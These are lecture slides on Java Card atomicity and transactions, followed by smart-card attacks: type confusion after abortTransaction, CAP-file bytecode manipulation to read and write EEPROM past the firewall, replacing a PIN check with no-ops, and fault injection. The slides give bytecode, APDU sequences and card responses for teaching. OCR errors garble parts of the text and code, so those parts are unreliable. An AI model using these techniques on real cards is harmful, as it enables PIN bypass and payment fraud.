- With smart card, there is a risk of failure at any time during applet execution.
 - a computational error,
 - a user may accidentally remove card from the reader, cutting off the power supply to the card CPU.

Atomic Operations

- JCRE provides a robust mechanism to ensure atomic operations:
 - The Java Card platform guarantees that any update to a single field in a persistent object or a single class field is atomic.
 - The Java Card platform supports a transactional model, in which an applet can group a set of updates into a transaction.

Atomicity (I)

- Atomicity means that any update to a single persistent object field (including an array element) or to a class field is guaranteed to either complete successfully or else be restored to its original value if an error occurs during the update.
- The concept of atomicity apply only to the contents of persistent storage.

Atomicity (II)

- Atomicity defines how the JCRE handles a single data element in the case of an error (power loss) occurs during an update to that element
- JCRE atomicity feature does not apply to transient arrays.

• After an error occurs, the transient array is set to default values (zero, false or null).

Block data in an array

- The javacard framework. Util class provides methods for block data updates:
 - 1. arrayCon
 - 2. arrayCopyNonAtomic
 - 3. array 1 NonAtomic

Util.arrayCopy

- Syntax:
- Guarantees that either all bytes are correctly copied or the destination array is restored to its previous byte values.
- Note that if the destination array is transient, the atomic feature does not hold.

arrayCopy requires extra EEPROM writes support atomicity (slow)

Util.accayCopyNonAtomic

- Syntax:
- Does not use transaction facility.

Util.arrayFillNonAtomic

- Syntax:
 - public static final short arrayFillNonAtomic(byte[] bArray, short bOff, short bLen, byte bValue)
- Non atomically fills the elements of a bytes array with specified value.

Hors sujet mais néanmoins intéressant :

La comparaison doit se faire entemps constant!

Transactions

- Atomicity guarantees atomic modifications of a single data element
- However, and plet may need to atomically update several different fields in several different objects
- For example/credit or debit transaction
 - Increment the transaction number
 - Update the purse balance
 - Write a transaction log

Transactions

• Java Card technology supports a similar transactional model, with commit and rollback

• It guarantees that complex operations can be accomplished atomically; either they successfully complete or their partial

results are not put into effect.



```
// begin a transaction

JCSystem.beginTransaction();

// all modifications in a set of updates of
// persistent data are temporary until

// the transaction is committed

// commit a transactions

JCSystem.commitTransaction();
```


Abort Transaction

- Transactions can be aborted either by an applet or by the JCRE (by calling JCSystem.abortTransaction() method).
- Aborting a transaction causes the JCRE to throw away any changes made during the transaction and restore conditionally update fields or array elements to their previous value
- A transaction must be in progress when the abortTransaction method is invoked; otherwise, the JCRE throws a TransactionException.

About Transaction

- If power is lost or an error occurs during a transaction, the JCRE invokes a JRZE internal rollback facility the next time the card is powered on to restore the data involved in the transaction to their pre-transaction value
- And if an expr occurs during this rollback...?:-)

Transaction Lifecycle



Local variables and Transient Objects during a transaction

- Update to transient objects and local variables are never undone regardless of whether or not they were inside a transaction
- See the next page
 - key_butfer: transient object
 - a local: local variable

Example

- Context switches shall not alter the state of a transaction in progress.
- If a transaction is in progress at the time of a context switch, updates to persistent data continue to be conditional in the new context until the transaction is committed or aborted.

Références


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
- De-allocation in case of abort,
 - The JCRE should de-allocate any object created during the transaction and reset references to such object to null.


```
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT = new short[10];
localArrayOT = arrayInsideT; // local variable
JCSystem.abortTransaction ();
byte[] arrayNewB = new byte[60];
```

- They all point on the same array and should have null,
- Some implementations do not de-allocate the local variable,
- Some implementations reuse the freed reference.










- We are able to perform type confusion
- If we create an object after the transaction, the first field corresponds often to the NON MODIFIABLE value of the array size.
- Modifying the first field using the reference on the object modifies the size of the array,
- We can dump the memory located after the array bypassing the firewall,

Counter measures

- The most efficient countermeasure:
 - disallow the abortTransaction!!!
 - implement it correctly: taint the information.




Smart Card vulnerabilities



- Real black box approach, no access to code, no documentation,
- · Discovering vulnerabilities,
 - Reading documentation, having skilled students, having luck,
 - Fuzzing technique
 - Based on Peach, adapted, mutator revisited, trace analyzer
 - HTTP, BIP, CAT-TP, SWI (?)
 - Innovation Timing attack to partition data
 - Formal model
 - Java Card interpreter entirely modeled
 - Generate security test cases
- Exploiting vulnerabilities...

SC manufacturers philosophy




• Piled sieves!


Introduction

- Java Card security
 - Strong typing → byte code verification
 - Java is a strongly typed language,

• These properties are verified at the source level by the compiler and at the BC level by the verifier,



• public static fields and methods are accessible from
any applet context



- Software attacks with Byte Code engineering
 - The environment
 - Type confusion with CAP file manipulation

A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu)
{
    ...
    if (!pin.isValidated())
    {
        ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
    }
    ... //do something safely
}
```

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Byte code: ... **11 69 85 8D xx xx** ... \rightarrow ... **00 00 00 00 00 ..**.

Specification

6.2.8.1 Accessing Static Class Fields

Bytecodes: getstatic, putstatic

If the Java Card RE is the currently active context, access is allowed.

Otherwise, if the byte code is putstatic and the field being stored is a reference type and the reference being stored is a reference to a temporary Java Card RE Entry Point Object or a global array, access is denied.

Otherwise, access is allowed.

Objectives

- getstatic can read a memory byte in the eeprom area without firewall restriction
- We need to be able to specify the address to be read as an operand of the getstatic,
 - This parameter is resolved by the linker,
 - We need lure the linker,

Can be done very easily in a static way (but it is very long). Principle is based on similar modifications of CAP file to those for the optimized version

- To optimize the attack we need to be able to execute a mutable code,
 - Fix the base address of the dump area,
 - Auto increment of the operand,
 - Run a Java array (yes we can!).

Principle

- Two problems to solve:
 - 1. Retrieving information from the card: i.e., modifying value on the Java stack.
- Solution: modification of the CAP file in a coherent way,
 - References can be maliciously manipulated
 - Conversion to integer, arithmetic operation
 - Only checked through the BC verifier,
 - A bit complex to do due to multiple interaction between components.
 - Need a tool that "recompiles" a modified CAP file.

Principle

- Two problems to solve:
 - 1. Retrieving information from the card: i.e., modifying value on the Java's A.
 - 2. Hard code operand in a method: i.e. modifying the class representation in the card (invoke $xxxx \rightarrow invoke$ yyyy).
- Solution: the references that need to be resolved are specified in the reference component of the cap file,
 - Optimization for the linker,
 - Removing the reference from this component.

Sketch of the attack in three steps


 We need to read and write anywhere in the eeprom

Another Security Context

 In order to do it in an optimized way we need mutable code,

 To perform mutable code we need to manipulate arrays, and get their physical address.

To access the array as a method we need to access our own instance



First step retrieve array address

```
public short getMyAddresStabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFT;
    return toto;
}
...

public void process (APDU apdu) throws ISOException
{
    ...
    case (byte) 0x29: // provide an array address
        short val = getMyAddresstabByte(tab);
        Util.setShort(apduBuffer, (short) 0, val);
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    ...
}
```

```
public short getMyAddresstabByte(byte[] tab)
   short toto=(byte)0xAA;
   tab[0] = (byte)0xFF;
   return toto;
getMyAddresstabByte (byte[] tab)
{
          // flags: 0 // max stack:
03
          // nargs: 2 // max_locals: 1
21
10 AA
          bspush -86
31
          sstore 2
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   tab[0] = (byte)0xFF;
   return toto;
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```

Usage



Array address?

80 29 00 00 00





94 4C 90 00

The address is \$20440

- We succeed to retrieve a reference in the card memory.
- This should be impossible if a verifier was embedded


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 - We will be able to execute arbitrary code that can be dynamically modified

Access to our own embedded code

- It is impossible to invoke an arbitrary byte array.
- Thus we need to lure the interpreter,
 - By retrieving our instance's reference we can find our class address and so our method's address.
 - We will replace the invokestatic dummy Method by invokestatic myArray, which address (0,20,4C) has been retrieved in the previous step.
 - We are using the instruction invoke invual to retrieve this reference.

Reminder of ject representation



Second step retrieve address of my Trojan instance

```
public short getMyAddress()
                            À vous de trouver les modifications à faire
   short toto;
   return toto,
                            dans le byte code: -)
}
public void process (APDU apdu) throws ISOException
   case (byte) 0x27: // retrieve instance address
      short val = getMyAddress();
      Util.setShort(apdu.getBuffer(),(short)0,
      apdu.setOutgoingAndSend( (short) 0, (short)
}
                                  sage
                               Instance reference?
                               80 27 00 00 00
                                 92 35 90 00
```


The address is 0x9235

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What we got at step 2?



Step 2b...

- Until now we just modified the CAP file, in order to modify value on top of the stack.
- The address of the class reference is not on the stack,
- We need to be able to read & write at an arbitrary address,



CAP modification is not enough

```
public short getAddress()
                                    public short getAddress()
              // flags:
                                                  // flags:
              // max stack : 1
                                                  // max stack:
                                                                    1
              // narqs:
                                                  // nargs:
              // max locals: 0
                                                  //_max locals: 0
              getstatic s 2
                                                  getstatic s 92 35
 7D 00 02
                                     7D 92 35
 78
                                     78
              sreturn
                                               Modified
          Original
Directory Component
Component sizes = {...
                                               Lists the size of each of the
   referenceLocation:
                                               components defined in
...} ...
                                               this Cap File
Method Component
Method info[1]//@
                                               Describes each of the
//flags: 0
                                               methods declared in this
//max stack:1
                                               package.
//narqs:
//max local
/*000e*/ getst
/*0011*/ sreturn
                                               Contains an entry for each
                                               classes, methods, and
                                               fields referenced by
Constant Pool Component
                                               elements in the Method
                                               Component of this Cap File
/* 0008, 2 */ CONSTANT StaticFieldRef :
0 \times 0 0 0 0
                                               Represents lists of offsets into
                                               the info item of the Method
Reference Location Component
```

Offset to byte2 indices = {@000f...}

Component to operands that

contain indices into the

constant pool array of the Constant Pool Component.

```
Constant Pool Component
```

```
...
/* 0008, 2 */ CONSTANT_StaticFieldRef :
0x0000
```

Method Component

```
Method_info[1]//@000C{
//flags: 0
//max stack:1
//nargs: 1
//max locals:0
/*000e*/ getstatic_s 00 02
/*0011*/ sreturn
}
```

Reference Location Component

```
...
Offset_to_byte2_indices = {@000f...}
...
```

Constant Pool Component

```
...
/* 0008, 2 */ CONSTANT_CtaticFieldRef :
0x0000
```

Method Component

```
Method_info[1]//@000C{
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/*000e*/ getstatic_s 00 02
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}
```

Reference Location Component

```
...
Offset_to_byte2_indices = {@000f...}
...
```

On Board Linker

2 =>@0x8805

On Board Method



On Board Linker

2 = 2 @0x8805

On Board Method

@9af4
Method_info[1]{
01
10
getstatic_s 0x8805
sreturn


Reference Location modification

Directory Component Component sizes = { ... referenceLocation: 00 2A ... } ... Reference Location Component Size 00 2A Size of the 2 byte subsection 00 1F Offset to byte2 indices = $\{@000f, @002C, ...\}$ @01af} ... Modified by Directory Component Component sizes = { ... referenceLocat: Reference Location Component Size 00 29 Size of the 2 byte subsection 0 Offset to byte2 indices = $\{00026$ @01af} ... Constant Pool Component On Board Linker /* 0008, 2 */ CONSTANT StaticFieldRef : $0 \times 0 0 0 0$ 2 =>@0x8805 Method Component Method info[1]//@(//flags: 0 On Board Method //max stack:1 //nargs: @9af4 //max locals:0 Method info[1]{ /*000e*/ getstatoc s 92 35 //address of 01 /*0011*/ sreturn //the instance 10 getstatic s 0x9235 sreturn Reference Location Component Offset to byte2 indices = {@002c...}

Usage




Value at address 0x9235?



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
Plus ou moins suivant les structures de données

What got at step 2b?




Write anywhere

- Same approach with putstatic
 - For instance to replace invoke @0xC342 by invoke @0x944C



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What remains to do?



Address initialization

```
public void process (APDU apdu) throws ISOException
   case (byte) 0x30: // init address in the array
       short NbOctets = apdu.setIncomingAndReceive();
       if (NbOctets != (short)2)
       {ISOException.throwIt((short)0x6700); }
       //Change high address
       codeDump[3] = apduBuffer[ISO7816.OFFSET CDATA]
       //Change low address
       codeDump[4] = apduBuffer[ISO7816.OFFSET
       break;
}
                                Usage
                                Initialize address
                              30 00 00 02 83 00
                                       90 00
                             Read & increment address
                               80 31 00 00 00
                                   55 12 90 00
Did I found the pattern?
                                   Write value
Yes modifies the value
                              80 32 00 00 00
                                       90 00
```

Yes card revisited

- Remove the exception,
- Whatever the firewall do checks...

```
public void debit (APDU apdu)
{
    ...
    if (!pin.isValidated())
    {
        ISOException.throwIt(SW_AUTHENTITICATION_FAILED);
    }
    ... //do something safely
}
```

Byte code: ... 11 69 85 8D xx xx ... 00 00 00 00 00 00 ...

Evaluation of the attack

					1 4
Ref	JC /	GF\	Read	Write	Area
a-21a	211	20 1	X	X	8000-FFFF
a-21b	2000	201	X	X	8000-FFFF
a-22a	22	21	X		8000-FFFF
a-22b	211	201	X		8000-FFFF
b-21a	211	212	X	X	8000-BFFF
b-22a	211	201	X	X	8000-BFFF
b-22b	211	211	X	X	8000-FFFF
c-22a	211	201	X		Seven bytes
c-22b	22	211			

The Oberthur attack: Principle


- The Oberthur attack is based on type confusion,
- The applet loaded in the card is correct i.e. cannot be rejected by a byte code verifier,

• The idea is to bypass the run time check made if the code impose a type conversion,

- Inject the energy during the check,
 - It is a transient fault,
 - The result can be the dump of the mental

Java Type conversion


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
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Java Type conversion

- Java imposes a type hierarchy:
- Polymorphism allows type conversion checked at run time




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Java Type conversion

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Define the class A with one field of type short,


```
public class { swort theSize = 0x00FF; }
```

In the application defines instances,

```
...
A a = new A();
byte[] b = new byte[10]; b[0] = 1; b[1]=2;...
...
a = (A) ((Object)b); // a & b point on the same object
a.theSize = 0xFFFF; // increases the size of the []
// read and write your array...
```


The Hazardous Type Confusion

• Confusion between a and b (header compatible)




Confusion betygen a and b (incompatible)

```
public plass A {short theSize = 0x00FF;}
public plass B {C c = null;}
Warning the firewall will play its role!
```




All what you need is... type confusion

To force the type confusion

